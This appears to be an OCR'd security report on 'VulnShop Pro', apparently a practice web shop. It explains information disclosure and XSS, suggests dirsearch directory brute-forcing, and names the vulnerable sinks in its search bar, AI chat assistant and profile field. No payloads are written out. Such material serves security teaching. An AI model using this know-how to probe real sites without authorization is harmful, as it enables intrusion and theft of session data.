Vulnerability Analysis Report: VulnShop Pro

Below is a detailed review of the types of security vulnerabilities currently present in your VulnShop Pro application, along with exactly where each can be found. This assessment covers the user-facing website and its underlying JavaScript logic.

1. Information Disclosure


An information disclosure vulnerability in bug bounty terms is when a website, app, or system accidentally reveals sensitive information that attackers could use for further attacks.


This could include things like:

- **Usernames, passwords, or API keys**
- **Database details (server version, table names)**
- **Internal IP addresses or server paths**
- **Hidden files or backup copies**
- **Personal data like email addresses or phone numbers**

Think of it like someone leaving confidential papers lying around on their desk — the information itself might not cause harm right away, but it can give an attacker the clues they need to break in more easily.

- **use dirsearch for directry bruteforcing**
- then go the directry to find out the hidden things.





2. Cross-Site Scripting (XSS)

XSS stands for Cross-Site Scripting — it's a vulnerability where an attacker injects malicious JavaScript into a website so that it runs in other users' browsers.

In simple terms:

- **The attacker finds a way to put code into the site (like in a comment, search box, or URL).**
- **When someone visits the page, that code runs in their browser.**
- **The attacker can then steal cookies, session tokens, or even perform actions on behalf of the user.**


There are three main types:

- **Stored XSS – malicious script is saved on the server (e.g., in a database) and served to visitors.**
- **Reflected XSS – script comes from the URL or request and bounces back in the response.**
- **DOM-based XSS – happens in the browser due to insecure JavaScript handling data in the page.**


Reflected XSS

- **Search Bar**
  - **Where:** Homepage search (input `#searchInput`, affected code in `searchProducts()`)


- **How:** Payloads typed into search appear unescaped in search results (`resultsDiv.innerHTML`), directly triggering reflected XSS.



- **AI Product Assistant**
  - **Where:** AI chat section, bot responses (`sendBotMessage()` / `generateBotResponse()`)




- **How:** User and bot messages are injected via `innerHTML`, allowing reflected XSS with injected scripts.




Stored XSS


- **Profile Name Field**
  - **Where:** Profile update (`#profileForm`) and registration forms



- **How:** Profile name is stored and then immediately rendered unescaped in the navigation header and user panels, leading to persistent XSS.




